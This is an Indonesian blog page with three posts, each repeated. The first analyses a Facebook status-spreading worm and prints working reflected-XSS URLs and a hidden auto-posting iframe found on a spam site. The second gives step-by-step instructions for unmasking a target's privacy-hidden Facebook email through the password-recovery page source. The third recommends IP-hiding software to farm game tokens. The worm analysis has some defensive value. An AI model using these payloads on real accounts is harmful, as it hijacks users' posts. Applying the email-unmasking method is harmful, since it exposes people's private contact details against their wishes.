
Ringkasan ini tidak tersedia. Harap
klik di sini untuk melihat postingan.
[Baca Selanjutnya...]
Penyebaran Link Berantai Facebook
Hari ini saya menyadari ada yang tidak beres dengan status
teman-teman facebook saya. Banyak yang mendadak statusnya berisi
promosi suatu link bahkan hingga berkali-kali. Apa gerangan yang
terjadi? Dalam artikel ini saya akan membedah teknik penyebaran status
berantai tersebut.
Analisa
Mari kita mulai analisa kita dengan mengambil sample satu URL jebakan, yaitu tinyurl.com/sampahh. Ini adalah url versi pendek yang bila diklik akan melakukan redirect ke url aslinya, yaitu:
URL tersebut akan saya pecah menjadi 3 bagian:
The Prompt
Sebelum masuk lebih jauh membahas payloadnya, mari kita lihat dulu bentuk tampilan dari URL untuk mengubah status ini. Gambar ini adalah screenshot ketika browser membuka URL:

Dari gambar di atas kini kita memahami fungsi dari parameter user_message_prompt, yaitu sebagai judul pertanyaan/prompt. Agar user mengerti apa yang harus diinputkan, dalam setiap prompt harus diberi judul yang jelas, contohnya: “Input your PIN”, “Enter your Name”, “Password:” dan sebagainya. Silakan anda mencoba bermain-main dengan mengubah-ubah nilai user_message_prompt sesuka anda di address bar dan perhatikan apa yang terjadi.
Reflected Cross Site Scripting
Normalnya user_message_prompt diisi dengan murni teks saja berupa instruksi/petunjuk apa yang harus diinputkan user. Bila parameter user_message_prompt berisi teks murni saja, maka tidak ada yang perlu dikhawatirkan, namun bagaimana bila parameter tersebut diisi dengan kode HTML atau javascript?
Perhatikan apa yang terjadi bila user_message_prompt diisi dengan kode HTML:

Perhatikan juga apa yang terjadi bila user_message_prompt diisi dengan kode HTML:

Bagaimana bila user_message_prompt tidak hanya diisi dengan kode HTML, tapi diisi dengan kode javascript? Mari kita coba memasukkan javascript sederhana berikut ini:

Kita sudah melihat bagaimana user_message_prompt tidak hanya bisa diisi dengan normal teks, namun juga bisa diisi dengan kode HTML dan javascript yang dieksekusi browser. Ini adalah vulnerability yang disebut dengan XSS (Cross Site Scripting), lebih tepatnya reflected-XSS (karena kode yang diinjeksikan dalam URL “dipantulkan” kembali sebagai response HTTP).
The Payload
Dalam contoh sebelumnya kita mencoba memasukkan javascript sederhana yang hanya menampilkan prompt input kepada user. Sebenarnya javascript bisa dipakai untuk melakukan hampir apa saja mulai dari yang sekedar iseng seperti mengubah status, sampai yang serius seperti seperti mencuri cookie korban atau take-over komputer korban dengan mengeksploitasi kelemahan pada browsernya. Hal-hal inilah yang disebut dengan payload. Attacker bebas memasukkan payload apa saja yang dia inginkan seperti mengubah status, mencuri cookie dsb.
Perhatikan kembali isi parameter user_message_prompt yang didapat dari tinyurl.com/sampahh:
Bagi pembaca yang jeli tentu merasa aneh, kenapa ada karakter
single-quote (‘) sebelum tag script? Perlukah karakter single-quote ini?
Jawabannya adalah tidak perlu sama sekali. Saya melihat semua yang
membuat url sejenis ini dalam payloadnya selalu ada karakter
single-quote di depan tag script. Mungkin pembuatnya hanya ikut-ikutan
saja tanpa benar-benar mengerti apa yang terjadi, karena dia mencontoh
orang lain memakai single-quote, maka diapun ikut memakai single-quote.
Payload untuk mengubah status sebenarnya sangat sederhana. Berikut ini adalah payload untuk mengubah status di facebook secara otomatis:

Onload adalah event yang terjadi bila suatu halaman web selesai di-load. Baris pertama pada kode di atas artinya meminta browser untuk mengeksekusi sebuah fungsi secara otomatis ketika halaman ini selesai diload. Fungsi yang dimaksud terdiri dari dua baris kode sederhana untuk mengubah nilai textarea message dan melakukan submit form.
Baris kedua dimaksudkan untuk mengubah nilai dari textarea bernama message seperti gambar di bawah ini.

Langkah terakhir adalah memanggil fungsi submit() untuk melakukan submit form. Jadi sangat sederhana cara untuk mengubah status secara otomatis, cukup dua langkah saja, mengisi message dengan isi status, lalu submit, status pun selesai diubah.
Varian Lain dengan IFRAME
Saya juga menemukan varian lain yang memakai iframe. Varian ini lebih berbahaya karena bisa disisipkan dalam web apapun dan bisa dengan mudah melakukan pengubahan status berulang kali. Salah satu teman facebook saya menjadi korban freesmsvoip.com sampai berkali-kali.

Kenapa bisa kena sampai berkali-kali? Mari kita lihat potongan awal source html dari www.freesmsvoip.com.
Perhatikan pada baris pertama ada tag iframe dengan src yang juga
mengeksploitasi XSS vulnerability pada
m.facebook.com/connect/prompt_feed.php. Tag iframe ini tidak hanya ada
pada halaman depan saja, namun pada setiap halaman di web tersebut.
Akibatnya bila pengunjung hanya melihat halaman depan saja, dia hanya
kena satu kali, bila dia juga berkunjung ke halaman-halaman lain, maka
dia akan melakukan update status berkali-kali.
Berbeda dengan kasus yang memakai jasa pemendek url seperti tinyurl.com, serangan memakai iframe bisa dilekatkan pada halaman web yang tampak normal, baik hati dan tidak sombong. Dengan maraknya kasus eksploitasi XSS dengan url-shortener, orang akan semakin curiga bila menerima link yang dipendekkan karena user tidak tahu url itu akan dibelokkan ke mana. Menerima url yang dipendekkan kini mirip dengan menerima paket yang tidak jelas apa isinya, buku atau bom. Namun berbeda kasusnya dengan url yang panjang, orang cenderung tidak curiga bila menerima url panjang, apalagi domainnya tampak seperti situs baik-baik.
[Baca Selanjutnya...]
Analisa
Mari kita mulai analisa kita dengan mengambil sample satu URL jebakan, yaitu tinyurl.com/sampahh. Ini adalah url versi pendek yang bila diklik akan melakukan redirect ke url aslinya, yaitu:
http://m.facebook.com/connect/prompt_feed.php?display=wap&user_message_prompt='<script>window.onload=function(){document.forms[0].message.value='jangan salahin w kalo lo bakal ngakak ngeliat ni orang  http://tinyurl.com/sampahh';document.forms[0].submit();}</script>
-
http://m.facebook.com/connect/prompt_feed.php -
?display=wap&user_message_prompt= -
'<script>window.onload=function(){document.forms[0].message.value='jangan salahin w kalo lo bakal ngakak ngeliat ni orang
The Prompt
Sebelum masuk lebih jauh membahas payloadnya, mari kita lihat dulu bentuk tampilan dari URL untuk mengubah status ini. Gambar ini adalah screenshot ketika browser membuka URL:
http://m.facebook.com/connect/prompt_feed.php?display=wap&user_message_prompt=Masukkan Status

Dari gambar di atas kini kita memahami fungsi dari parameter user_message_prompt, yaitu sebagai judul pertanyaan/prompt. Agar user mengerti apa yang harus diinputkan, dalam setiap prompt harus diberi judul yang jelas, contohnya: “Input your PIN”, “Enter your Name”, “Password:” dan sebagainya. Silakan anda mencoba bermain-main dengan mengubah-ubah nilai user_message_prompt sesuka anda di address bar dan perhatikan apa yang terjadi.
Reflected Cross Site Scripting
Normalnya user_message_prompt diisi dengan murni teks saja berupa instruksi/petunjuk apa yang harus diinputkan user. Bila parameter user_message_prompt berisi teks murni saja, maka tidak ada yang perlu dikhawatirkan, namun bagaimana bila parameter tersebut diisi dengan kode HTML atau javascript?
Perhatikan apa yang terjadi bila user_message_prompt diisi dengan kode HTML:
<font color=red><h1>Hello!!</h1></font>

Perhatikan juga apa yang terjadi bila user_message_prompt diisi dengan kode HTML:
<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiYD4uyW3_26z9RantqN6lYC1Hl_C5Fk3cXLyQHvhzYHvf6AYfqB2VwhyphenhyphenK7JIv9kf7rxE8RJqTJH0Q_oY8HKX9TAGDH8BD9TkYtAWi5NZbWOrjkPhBAh_6ZM0YIR68TZXkoQCCAhBK60X4/s320/Hacked.jpg"/>

Bagaimana bila user_message_prompt tidak hanya diisi dengan kode HTML, tapi diisi dengan kode javascript? Mari kita coba memasukkan javascript sederhana berikut ini:
<script>prompt("Enter your PIN");</script>

Kita sudah melihat bagaimana user_message_prompt tidak hanya bisa diisi dengan normal teks, namun juga bisa diisi dengan kode HTML dan javascript yang dieksekusi browser. Ini adalah vulnerability yang disebut dengan XSS (Cross Site Scripting), lebih tepatnya reflected-XSS (karena kode yang diinjeksikan dalam URL “dipantulkan” kembali sebagai response HTTP).
The Payload
Dalam contoh sebelumnya kita mencoba memasukkan javascript sederhana yang hanya menampilkan prompt input kepada user. Sebenarnya javascript bisa dipakai untuk melakukan hampir apa saja mulai dari yang sekedar iseng seperti mengubah status, sampai yang serius seperti seperti mencuri cookie korban atau take-over komputer korban dengan mengeksploitasi kelemahan pada browsernya. Hal-hal inilah yang disebut dengan payload. Attacker bebas memasukkan payload apa saja yang dia inginkan seperti mengubah status, mencuri cookie dsb.
Perhatikan kembali isi parameter user_message_prompt yang didapat dari tinyurl.com/sampahh:
user_message_prompt='<script>window.onload=function(){document.forms[0].message.value='jangan salahin w kalo lo bakal ngakak ngeliat ni orang http://tinyurl.com/sampahh';document.forms[0].submit();}</script>
Payload untuk mengubah status sebenarnya sangat sederhana. Berikut ini adalah payload untuk mengubah status di facebook secara otomatis:

Onload adalah event yang terjadi bila suatu halaman web selesai di-load. Baris pertama pada kode di atas artinya meminta browser untuk mengeksekusi sebuah fungsi secara otomatis ketika halaman ini selesai diload. Fungsi yang dimaksud terdiri dari dua baris kode sederhana untuk mengubah nilai textarea message dan melakukan submit form.
Baris kedua dimaksudkan untuk mengubah nilai dari textarea bernama message seperti gambar di bawah ini.

Langkah terakhir adalah memanggil fungsi submit() untuk melakukan submit form. Jadi sangat sederhana cara untuk mengubah status secara otomatis, cukup dua langkah saja, mengisi message dengan isi status, lalu submit, status pun selesai diubah.
Varian Lain dengan IFRAME
Saya juga menemukan varian lain yang memakai iframe. Varian ini lebih berbahaya karena bisa disisipkan dalam web apapun dan bisa dengan mudah melakukan pengubahan status berulang kali. Salah satu teman facebook saya menjadi korban freesmsvoip.com sampai berkali-kali.

Kenapa bisa kena sampai berkali-kali? Mari kita lihat potongan awal source html dari www.freesmsvoip.com.
<iframe id="CrazyDaVinci" style="display:none;" src="http://m.facebook.com/connect/prompt_feed.php?display=wap&user_message_prompt='<script>window.onload=function(){document.forms[0].message.value='Kirim SMS Gratis Ke Semua Operator di www.freesmsvoip.com Wow.. cool guys! coba gihhh!!!';document.forms[0].submit();}</script>"></iframe>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>SMS Gratis Semua Operator - Kirim SMS Gratis Via Internet - SMS Gratis Online - Widget SMS Gratis</title>
<meta name="description" content="Kirim SMS gratis ke semua operator GSM, CDMA se-Indonesia tanpa bayar lewat internet" />
Berbeda dengan kasus yang memakai jasa pemendek url seperti tinyurl.com, serangan memakai iframe bisa dilekatkan pada halaman web yang tampak normal, baik hati dan tidak sombong. Dengan maraknya kasus eksploitasi XSS dengan url-shortener, orang akan semakin curiga bila menerima link yang dipendekkan karena user tidak tahu url itu akan dibelokkan ke mana. Menerima url yang dipendekkan kini mirip dengan menerima paket yang tidak jelas apa isinya, buku atau bom. Namun berbeda kasusnya dengan url yang panjang, orang cenderung tidak curiga bila menerima url panjang, apalagi domainnya tampak seperti situs baik-baik.
Cara Melihat Email Acount Facebook Yang di Privasi Oleh Sang Pemilik
Sebagian orang banyak yang menyembunyikan emailnya dari publik di info profil facebook, tujuannya untuk privacy atau alasan keamanan dari peretasan. Salah satu contohnya facebook saya seperti gambar disamping. Di informasi Kontak tersebut biasanya tercantum alamat email, namun karena saya privacykan jadi gak muncul kecuali kita sendiri yang melihatnya. Nah mungkin ada yang ingin tau alamat email dari facebook orang tertentu gak tau alasan dan tujuannya untuk apa. Yang jelas saya hanya membantu sekedar untuk mengetahuinya emailnya saja.
Langsung aja, berikut caranya:
1. Buka profil Target, misal facebook saya aja ya.
2. Buka link berikut : https://www.facebook.com/recover.php (Log Out dulu facebook kalian yang lagi login atau buka pakai browser lain).
3. Muncul 3 pilihan, kita pilih "Enter Your Facebook Username" dan masukkan username atau id prodil facebook target trus klik "search"

4. Akan muncul top up "Security Check", masukkan aja kode yang muncul.

5. Setelah sukses melewati security check, akan muncul tampilan reset password seperti gambar berikut.

6. Ketika yang muncul seperti gambar diatas (no.5), maka tinggal lihat source codenya dengan cara:

7. Seperti gambar diatas, muncul emailnya seperti ini:
Dah selesai pencarian email yang tersembunyi..
Semoga Berhasil dan Pergunakan Ilmu Sebaiknya untuk membantu bukan untuk merusak.
[Baca Selanjutnya...]
Langsung aja, berikut caranya:
1. Buka profil Target, misal facebook saya aja ya.
http://www.facebook.com/ujie.caprones
atau
http://www.facebook.com/profile.php?id=100000861xxx juga bisa
2. Buka link berikut : https://www.facebook.com/recover.php (Log Out dulu facebook kalian yang lagi login atau buka pakai browser lain).
3. Muncul 3 pilihan, kita pilih "Enter Your Facebook Username" dan masukkan username atau id prodil facebook target trus klik "search"

4. Akan muncul top up "Security Check", masukkan aja kode yang muncul.

5. Setelah sukses melewati security check, akan muncul tampilan reset password seperti gambar berikut.

6. Ketika yang muncul seperti gambar diatas (no.5), maka tinggal lihat source codenya dengan cara:
1. Klik kanan(pada tampilan reset), klik "view page sorce"Muncullah source kodenya seperti berikut, yang didalam kode tersebut terdapat email target.
atau
2. Tekan tombol "CTRL+U"

7. Seperti gambar diatas, muncul emailnya seperti ini:
{"email":["ujie_caprone\uoo40ymail.com"]}Tinggal gantikan aja ujie_caprone\uoo40ymail.com jadi ujie_caprone@ymail.com
Dah selesai pencarian email yang tersembunyi..
Semoga Berhasil dan Pergunakan Ilmu Sebaiknya untuk membantu bukan untuk merusak.
Cara Mendapatkan Token Gratis
Gimana tertarik dengan judul diatas ??? "mungkin temen-temen sesaat bertanya-tanya, gimana caranya ??"
dan untuk beberapa saat mungkin tidak percaya dengan judul diatas, tapi kali ini saya akan coba share sedikit ilmu yang saya miliki untuk mendapatkan token Ninja Saga secara gratissss, "NO CHEAT", dengan menggunakan software Platinum Hide IP yang baru saja saya bahas tadi.
okk, langsung saja tanpa basa-basi, cekidot,,,,,,,
1. Langkah pertama sobat blogger harus mempunyai softwarenya terlebih dahulu, jika belum punya silahkan donwload disini.
2. Lalu sobat blogger login ke akun facebook sobat blogger masing-masing dan buka aplikasi Ninja Saga, lalu klik "Earn Saga Token"

4. Klik yang free, nanti akan muncul beberapa provider dan situs survey yang memberikan token dengan gratis, tetapi biasany token yang diberikan hanya sedikit sekitar 3 token. Dan mungkin yang lainnya ada ketentuan khusus yang harus diregistrasi.
Hal itu karena layanan yang ada di daerah kita ini hanya sedikit dan belum ada yang mau memberikan token yang banyak, kalaupun ada anda harus membayar atau menggunakan kartu kredit, Nah untuk mencari layanan yang memberikan token yang lebih besar, kita coba dengan cara keluar dari area layanan kita.
5. Caranya kita buka dahulu software Platinum Hide IPnua terlebih dahuli, lalu click "HIDE IP"

6. Maka secara otomatis IP asli lama anda akan tersembunyi dan diganti oleh IP palsu yang telah kita gunakan tadi, lha disinilah kesempatan kita untuk sedikit memanfaatkan kesempatan,
Seperti inilah contoh jika IP kita sudah tersembunyikan :

7. Jadi disini kita nggag usah susah-susah masuk ke situs proxi untuk mengganti IP kita. cukup dengan software ini saja, kita nggag usah susah-susah juga seting firefox kita dan mentargetkannya dengan IP baru kita.
okkk, langsung saja kita ke topik utamanya.
8. next step, jika IP kita sudah terganti ( saya sarankan menggunakan IP luar negeri karena mereka lebih sering membagi-bagikan token gratis, contohnya : negara-negara EROPA" ), masuk kembali ke akun facebook kalian masing-masing, dan buka kembali aplikasi Ninja Saganya.
9. Buka kembali Earn Saga Token lalu klik free, atau disana ada Offerpal | TokenAds | Super Reward | SponsorPay | SupersonicAds | Rockyou | AdParlor | Revsnapp, klik salah satu lalu pilih yang free. nah disana banyak yang menawarkan Token Saga gratis, pilih yang hanya untuk Registrasi dan konfirmasi lewat e-mail biar agak mudah gitu lho.... tpi yang harus mensurvey juga ga papa yang penting haratis cuy....
jika tahapannya sudah selesai maka token yang ditawarkan akan dikirim ke facebook kita, untuk mengetahui apakah tahap dari situs tersebut telah selesai klik di earn saga token, Offer Status. atau juga biasanya ada pemberitahuan lewat e-mail kita yang di daftarkan.
NB : cara ini sudah saya coba dan 10000000% worked'
Tambahan : dikarenakan cara diatas menggunakan IP Luar Negeri jadi sobat blogger harus super sabar ya, .............
[Baca Selanjutnya...]
dan untuk beberapa saat mungkin tidak percaya dengan judul diatas, tapi kali ini saya akan coba share sedikit ilmu yang saya miliki untuk mendapatkan token Ninja Saga secara gratissss, "NO CHEAT", dengan menggunakan software Platinum Hide IP yang baru saja saya bahas tadi.
okk, langsung saja tanpa basa-basi, cekidot,,,,,,,
1. Langkah pertama sobat blogger harus mempunyai softwarenya terlebih dahulu, jika belum punya silahkan donwload disini.
2. Lalu sobat blogger login ke akun facebook sobat blogger masing-masing dan buka aplikasi Ninja Saga, lalu klik "Earn Saga Token"

4. Klik yang free, nanti akan muncul beberapa provider dan situs survey yang memberikan token dengan gratis, tetapi biasany token yang diberikan hanya sedikit sekitar 3 token. Dan mungkin yang lainnya ada ketentuan khusus yang harus diregistrasi.
Hal itu karena layanan yang ada di daerah kita ini hanya sedikit dan belum ada yang mau memberikan token yang banyak, kalaupun ada anda harus membayar atau menggunakan kartu kredit, Nah untuk mencari layanan yang memberikan token yang lebih besar, kita coba dengan cara keluar dari area layanan kita.
5. Caranya kita buka dahulu software Platinum Hide IPnua terlebih dahuli, lalu click "HIDE IP"

6. Maka secara otomatis IP asli lama anda akan tersembunyi dan diganti oleh IP palsu yang telah kita gunakan tadi, lha disinilah kesempatan kita untuk sedikit memanfaatkan kesempatan,
Seperti inilah contoh jika IP kita sudah tersembunyikan :

7. Jadi disini kita nggag usah susah-susah masuk ke situs proxi untuk mengganti IP kita. cukup dengan software ini saja, kita nggag usah susah-susah juga seting firefox kita dan mentargetkannya dengan IP baru kita.
okkk, langsung saja kita ke topik utamanya.
8. next step, jika IP kita sudah terganti ( saya sarankan menggunakan IP luar negeri karena mereka lebih sering membagi-bagikan token gratis, contohnya : negara-negara EROPA" ), masuk kembali ke akun facebook kalian masing-masing, dan buka kembali aplikasi Ninja Saganya.
9. Buka kembali Earn Saga Token lalu klik free, atau disana ada Offerpal | TokenAds | Super Reward | SponsorPay | SupersonicAds | Rockyou | AdParlor | Revsnapp, klik salah satu lalu pilih yang free. nah disana banyak yang menawarkan Token Saga gratis, pilih yang hanya untuk Registrasi dan konfirmasi lewat e-mail biar agak mudah gitu lho.... tpi yang harus mensurvey juga ga papa yang penting haratis cuy....
jika tahapannya sudah selesai maka token yang ditawarkan akan dikirim ke facebook kita, untuk mengetahui apakah tahap dari situs tersebut telah selesai klik di earn saga token, Offer Status. atau juga biasanya ada pemberitahuan lewat e-mail kita yang di daftarkan.
NB : cara ini sudah saya coba dan 10000000% worked'
Tambahan : dikarenakan cara diatas menggunakan IP Luar Negeri jadi sobat blogger harus super sabar ya, .............

Langganan:
Postingan (Atom)


